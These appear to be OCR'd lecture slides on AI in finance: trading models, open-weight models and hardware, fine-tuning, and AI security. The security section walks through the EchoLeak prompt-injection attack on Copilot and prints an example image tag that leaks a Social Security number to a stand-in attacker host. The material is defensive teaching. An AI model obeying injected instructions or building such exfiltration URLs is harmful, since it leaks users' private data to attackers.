


ADVANCED AI TOPICS

KERRY BACK, RICE UNIVERSITY
DEPARTMENT OF FINANCE, UNIVERSITY OF ZURICH

NOVEMBER 5, 2026

OUTLINE

1. Trading
2. Open-weight models
3. Fine-tuning
4. Security

TRADING



Photo: Dietmar Rabich, CC BY-SA 4.0

TWO WAYS FUNDS USE AI FOR TRADING

Frontier models as researchers

Claude, GPT, and Gemini propose ideas, write code, read filings, and run backtests. The signals are conventional.

Models trained on market data

A transformer is trained on order-book events instead of text.

MAN GROUP: ALPHAGPT

Idea generator
Proposes hypotheses at scale

→

Code implementer
Writes Python against Man's research stack and runs the backtest

→

Evaluator
Checks significance, risk, and economic sense

- Output then goes to the same human review and investment committee as human research.
- Built on frontier models. Man does not train its own model.
- Problems: hallucination, look-ahead bias, multiple testing, token costs.

Man Numeric (Man Group, $214B); AI Street, November 20 and December 18, 2025

HUDSON RIVER TRADING

100+ TB

of equities, futures, and crypto order data

20+ yrs

of history, “trillions of tokens”

~10%

of US equity trading volume

Market events are mapped to vectors (like tokens are mapped in an LLM). The model is trained to predict the next market event.

“As I increase the model size, the model continues to improve.”

Marc Khoury, HRT AI team, conference talk; AI Street, January 15, 2026

LOBERT

Field	Values in the token
Side	buy, sell
Message type	new order, edit, delete, execution, hidden order
Price: ticks from the best opposing quote	0, 1, 2, 3, 5, 10
Volume	0, 50, 100, 200; exactly on the level or between

- Example token: new sell order, 3 ticks away, volume 100, exact. The training data produces 293 distinct tokens.
- The exact price distance, exact volume, and time since the previous message enter as continuous values beside the token.
- The model predicts the next token as a classification over the 293 tokens, and the exact values with three regression heads.
- Trained on 470 million Nasdaq messages (AAPL, INTC, MSFT, FB; May to September 2015) with 1.1 million parameters. The full next message is predicted correctly 27.8% of the time, against 6.1% for an earlier model.

Linna, Baltakys, Iosifidis, and Kanniainen, Tampere University, “LOBERT: Generative AI Foundation Model for Limit Order Book Messages,” arXiv 2511.12563, 2026; AI Street, January 2, 2026

OPEN-WEIGHT MODELS




Photo: Dietmar Rabich, CC BY-SA 4.0

CLOSED VS OPEN WEIGHT MODELS

- Anthropic, OpenAI, and Google generally will not give you their models. They are proprietary (closed-weight).
- There are (non-frontier) exceptions: Google provides gemma models, and OpenAI provides gpt-oss models. Nvidia provides nemotron.
- Meta (Muse Spark Open, Muse Glimmer), Mistral (French company), and Chinese providers (DeepSeek, Alibaba, …) give away their models (open-weight).


THE FRONTIER: OPEN WEIGHTS

Provider	Model	Released	Input / output, $ per M tokens
Alibaba	Qwen3.8-Max	Aug 2026	2 / 6
Zhipu (Z.ai)	GLM-5.3	Aug 2026	1.40 / 4.40
Moonshot	Kimi K3	Jul 2026	3 / 15
DeepSeek	DeepSeek V4 Pro	Apr 2026	1.32 / 3.96
NVIDIA	Nemotron 3 Ultra	Jun 2026	free
Mistral	Mistral Large 4	Oct 2026	0.70 / 2.10
Meta	Muse Spark Open	Oct 2026	1.25 / 4.25*

Open weights means anyone can download the model and run it on their own hardware. The prices are for the developer's hosting; DeepSeek charges half off-peak. * Meta offers no API; this is the price at third-party hosts (OpenRouter).

Prices as of November 3, 2026

WHERE EACH TIER STANDS TODAY



Best score in each tier on Vals AI: GPQA Diamond (September 1, 2026) and Terminal-Bench 2.1 (October 1, 2026).
"Behind" is how long before the open model's release a closed model first reached its score. Under 40B parameters fits one consumer GPU at 4-bit.

GPQA Diamond is near its ceiling: the gaps are a few questions out of 198, within noise. On Terminal-Bench 2.1, Kimi K3 trails the best closed model by 7 points and Qwen 3.8 27B by 29.

> GPQA Diamond: graduate-level science questions. Terminal-Bench, DeepSWE, SWE-bench: coding and command-line tasks done by an agent.

RUNNING A MODEL LOCALLY: FOUR PARTS

Runtime

Ollama, LM Studio, llama.cpp, MLX

Loads the model into memory and serves it on your machine

Model

Use the runtime to download it

Pick a size that fits in your memory

Harness + tools

The program that sends messages to the model and runs the tools it asks for

Claude Code, Codex, OpenCode – CLI, not desktop app

Point it at the local server instead of the provider's API.

Skills

Adapt instructions to fit the harness and the model. A smaller model needs shorter, more explicit steps.

SPREADSHEET BUILT BY QWEN3.8:27B ON MY LAPTOP

Prompt

“Use the xlsx-local skill. Build an Excel workbook containing a mortgage amortization table. Include a chart of the amount going to interest and the amount going to principal each month.”

The laptop

- MacBook Air 13-inch (2025)
- Apple M4: 10-core CPU, 10-core GPU
- 32 GB unified memory, 120 GB/s
- 1 TB storage
- $1,799 at Best Buy; Apple now sells the M5 model in its place

The xlsx-local skill tells the model to use PMT, IPMT, and PPMT and gives the cell layout. Output: mortgage_amortization_qwen3.8-27b.xlsx

TRY IT: OLLAMA IN THREE STEPS

Install Ollama

Download the app from ollama.com and open it.

Chat

In the Ollama app, pick `gemma4:e2b` from the model menu and send a message. The first message downloads the model, about 4.6 GB; after that it runs on your machine.

Agent

In a terminal, in the folder with your files: `ollama launch opencode --model qwen3.8:27b`. The model is 17 GB; it runs on this 32 GB MacBook Air.

> Set the context length to 64K in the Ollama app's settings before starting the agent.

WINDOWS LAPTOPS WITH NVIDIA RTX SPARK

NVIDIA's RTX Spark (N1X) puts an Arm CPU and a Blackwell GPU on one chip, sharing one pool of memory — the design Apple uses in its M-series chips. Windows laptops with it have shipped since October 16, 2026.

Machine	Chip	Memory	Bandwidth	Price
Surface Laptop Ultra	RTX Spark (N1X)	24 GB	~300 GB/s	$2,599
Surface Laptop Ultra	RTX Spark (N1X)	128 GB (maximum)	~300 GB/s	$5,899

NVIDIA has not published a bandwidth figure. Also announced: ASUS ProArt P16, Dell XPS 16, HP OmniBook Ultra 16, Lenovo Yoga Pro 9n, MSI Prestige N16 Flip AI+. NVIDIA's stated limit is models up to 120B parameters.

MACS

Machine	Chip	Memory	Bandwidth	Price
MacBook Air (my laptop, from 2025)	M4	32 GB	120 GB/s	$1,799*
Mac mini	M5 Pro	64 GB	307 GB/s	$3,199
Mac Studio	M5 Ultra	96 GB	1.2 TB/s	$5,499
Mac Studio	M5 Ultra	256 GB	1.2 TB/s	$9,499
Mac Studio	M5 Ultra	512 GB	1.2 TB/s	$22,299

Four linked 512 GB Mac Studios (2 TB in total, about $89,000) run 1-trillion-parameter models. Kimi K2.6 at 4 bits, the precision it is released in, needs about 0.6 TB. At 8 bits, Mistral Large 4 needs about 1.1 TB.

* Best Buy; Apple now sells the M5 MacBook Air in its place.

OPEN-WEIGHT MODELS ON 4 MAC STUDIOS

Model	Parameters (total / per token)	Size as released	Run at	Tokens/sec: limit	Terminal-Bench 2.1 (developer)	Terminal-Bench 2.1 (Vals.ai)	DeepSWE	SWE-bench Verified
Xiaomi MiMo-V2.6-Pro	1.02T / 42B	566 GB (4-bit)	as released	50	89.9	–	71.9	–
Moonshot Kimi K3	2.8T / ~104B	1.56 TB (4-bit)	as released	21	88.3	80.9	67.3	–
Z.ai GLM-5.3	753B / 40B	1.5 TB (16-bit)	0.75 TB (8-bit)	30	88.2	–	–	–
Alibaba Qwen3.8-2.4T	2.4T / 95B	4.9 TB (16-bit)	1.35 TB (4-bit)	22	86.6	–	56.6	–
DeepSeek V4-Pro	1.6T / 49B	893 GB	as released	44	–	–	–	80.6
Moonshot Kimi K2.6	1T / 32B	0.6 TB (4-bit)	as released	62	–	–	–	80.2
Mistral Large 4	1.05T / 52B	1.1 TB (8-bit)	as released	22	–	–	61.7	–
Claude Sonnet 4.6 (Feb. 2026)	closed				–	57.3	–	79.6
Claude Sonnet 5.5	closed				–	–	71.0	–
Claude Fable 5.1	closed				–	85.0	–	–
Claude Opus 5.5	closed				–	87.6	–	–

Tokens/sec limit (one user): 1.2 TB/s divided by the bytes of active weights read per token. Measured speeds are lower: four linked M3 Ultra Mac Studios (819 GB/s) ran Kimi K2 Thinking at about 30 tokens/sec, 70% of its limit (Geerling, Dec. 2025). Scores depend on the harness as well as the model: developers test in their own (Kimi K3 in Kimi Code); Vals.ai uses one for all models. DeepSWE and SWE-bench are developer-reported.

FINE-TUNING



Photo: Roland zh, CC BY-SA 3.0

THREE WAYS TO CHANGE WHAT A MODEL DOES

	What changes	Use when
Prompting	the text sent with the request	the model can do the job and needs telling
Retrieval	documents put into the context	it needs facts it was not trained on
Fine-tuning	the weights	the behavior has to change: a format, a style, a judgment call

> Fine-tuning does not add knowledge reliably.

WHEN FINE-TUNING IS WORTH IT

A fixed output format

A label, a JSON record, a field in another system. Prompting gets the format right most of the time; fine-tuning is for when most is not enough.

Many examples, one narrow job

Thousands of labeled cases already exist, and the job will run millions of times.

Cost per call

A small fine-tuned model can match a large prompted one on one narrow task, at a fraction of the cost per call.

FINE-TUNING IN FINANCE

Firm	What was fine-tuned	Result, as reported by the firm
Bridgewater, with Thinking Machines	An open-weight model on examples labeled by its investment experts: is a document relevant, and where does the boilerplate begin	84.7% average accuracy on six tasks; frontier models with expert prompts in the mid-to-high 70s; 13.8× cheaper per task
RavenPack	Nemotron 3 Nano (4B) on labels from Nemotron 3 Super (120B)	Agreed with the large model on about 96% of sentence labels (agreement, not accuracy), at 39× the throughput
Balyasny	GPT-4o on hindsight-guided merger-arbitrage reports	Brier score (lower is better) 0.151, against 0.199 for market-implied odds
JPMorgan (patent application)	A model with LoRA, labeled by forward-return quintiles relative to peers	Buy, hold, and sell ratings; no results reported
Mantic	gpt-oss-120b, by reinforcement learning on about 10,000 yes-or-no questions	A published research experiment; Mantic sells forecasts to hedge funds

AI Street: July 2, May 19, September 16, September 24, and October 22, 2026; Jajal et al., ICML 2026

BRIDGEWATER: AN EXPERT-LABELED MODEL

84.7%

average accuracy of the fine-tuned model on six relevance tasks

mid-to-high 70s

GPT, Claude, and Gemini with expert prompts

13.8×

lower cost per task

- Tasks: is a financial article, central bank document, or research report relevant, and where does the useful part of a document or email end and the boilerplate begin.
- When the model disagreed with a label, the example went back to Bridgewater's experts.

Bridgewater and Thinking Machines; AI Street, July 2, 2026

FINE-TUNE, OR NOT?

> "A fine-tune can be justified anywhere there is a proprietary data moat, a task flow that appears fundamentally different, or a reliance on specific properties of your company that wouldn't have been represented in the training data."

Lucas Baker, head of LLM R&D, Jump Trading; AI Street, September 22, 2026

> "It's built at the application layer. We haven't hit the limits of frontier models yet. Some tasks may eventually require fine-tuning or custom models, but the base models keep improving."

Ziang Fang, Man Numeric, on AlphaGPT; AI Street, December 18, 2025

DISTILLATION

1. Run a frontier model on your inputs and keep its answers.
2. Treat those answers as labels.
3. Fine-tune a small open-weights model on them.

> RavenPack did this with Nvidia's Nemotron models. Read a provider's terms before doing it with a commercial model's output.

FULL FINE-TUNING AND LORA

Full fine-tuning

Each layer of a neural network starts with a matrix multiplication. Then add a vector (bias), then apply an activation function (like y^+).

- Example: 100 neurons in one layer and 50 in the next implies a 50×100 matrix.
- Full fine-tuning would re-optimize all 5,000 weights (plus the bias vector).

LoRA

Create a new $M \times N$ matrix as the product of $M \times K$ and $K \times N$ matrices for small K. Add this to the original frozen $M \times N$ matrix.

- Example: 50×2 and 2×100, which is 300 trainable parameters instead of 5,000.

Hu et al., 2021: low-rank adaptation.

QLORA

The base model, quantized

Weights stored at 4 bits instead of 16. Gemma 3 1B goes from about 2 GB to about 800 MB.

Adapters on top of it

The frozen weights are read at 4 bits; the small matrices train at full precision. A 65-billion-parameter model fits on one 48 GB GPU.

Dettmers et al., 2023. This is what puts fine-tuning on a free Colab T4, which has 16 GB.

HANDS-ON: FINE-TUNE GEMMA 3 1B

Google Colab · free T4 GPU · about 15 minutes of training

1. Load Gemma 3 1B at 4 bits.
2. Attach rank-16 adapters to the attention layers, `q_proj` and `v_proj` only.
3. Train on Financial PhraseBank: 2,264 news sentences that every annotator labeled the same way, positive, negative or neutral; 90% for training, 10% held back.
4. Run three test sentences through the model before and after.

Open the notebook in Colab

> Needs a Hugging Face account, a read token, and Google's Gemma license accepted at huggingface.co/google/gemma-3-1b-it.

SECURITY



WHERE THE RISKS COME FROM

1. Sending data to a model provider → risks of **training on your data** and **data breach**
2. Letting an agent read unverified sources → risk of **prompt injection**
3. If the agent can also reach data → risk of **data exfiltration**

WHERE A PROMPT GOES

Every call leaves copies. Your agreement with the provider sets how long each one is kept.

Your app

The conversation history your own code keeps so the next turn has context.

Your gateway log

Who asked, which model, how many tokens, and, if you log bodies, the prompt itself.

The provider

Held for a period set by your agreement, and separately for abuse monitoring.

Subprocessors

The hosting and infrastructure vendors listed in the provider's data processing agreement.

TRAINING AND RETENTION: CONTRACTUAL SOLUTIONS

A no-train, zero-retention data processing agreement (DPA), plus a business associate agreement (BAA) for protected health information, can be requested with a standard commercial API account.

	What it adds	Enough for
Opt out of training	A setting, revocable; data still retained briefly	Personal, non-sensitive work
A signed data processing agreement	Liability, breach notice, audit rights, a subprocessor list, zero retention on request	Client data, regulated data
That, plus a business associate agreement	The same, covering protected health information	Patient records
An enterprise agreement	Service levels, support, single sign-on, indemnification, capacity	Scale and operations, not stronger privacy

Example: Anthropic's Data Processing Addendum

PROMPT INJECTION

The model cannot tell an instruction from a piece of content. Both arrive as text in the same conversation.

Text placed where the agent will read it (an email, a document, a web page, a spreadsheet cell) is read in the same way as text you typed. An attacker needs no credentials, only a way to get words in front of the model.

> OWASP has ranked this first among risks to LLM applications since its first list in 2023.

WHY AGENTS ARE MORE EXPOSED

A tool result re-enters the context as text, in the same stream as your question.

What you typed

"Summarize the overdue invoices."

→

What a tool returned

A row, a web page, an email body: whatever was in the source, verbatim.

→

What the model sees

One sequence of tokens. There is no field marking which part you wrote.

ECHOLEAK: THE COPILOT CASE

CVE-2025-32711 · Microsoft 365 Copilot · June 2025

1. An attacker mails the victim a message containing instructions aimed at Copilot, written so they read as ordinary text to a person.
2. The victim asks Copilot to summarize their email. Copilot reads the instructions.
3. Following them, Copilot places confidential data inside a URL in its response.
4. The victim's browser fetches that URL automatically.
5. The attacker reads the data out of their own server log.

> Zero clicks by the victim beyond the summary request. Illustration:
>
> `<img src="https://badactor.com?SSN=078-05-1120">`

THREE LEGS

Private data

Something worth taking: client records, financials, an inbox.

Untrusted content

Text an outsider can control: a web page, an email, an uploaded file.


An outbound channel

Any way for text to leave: fetching a URL, sending mail, writing somewhere shared.

All three in one agent is the condition for data exfiltration. Remove any one and the attack does not work. Copilot had all three: it read untrusted email, reached private data, and rendered URLs.

Simon Willison calls this the “lethal trifecta” (June 2025).

REMOVING A LEG: A DATA-ONLY AGENT



This removes the untrusted-content leg. It holds only if the data sources contain no text written by outsiders, such as client emails or uploaded files.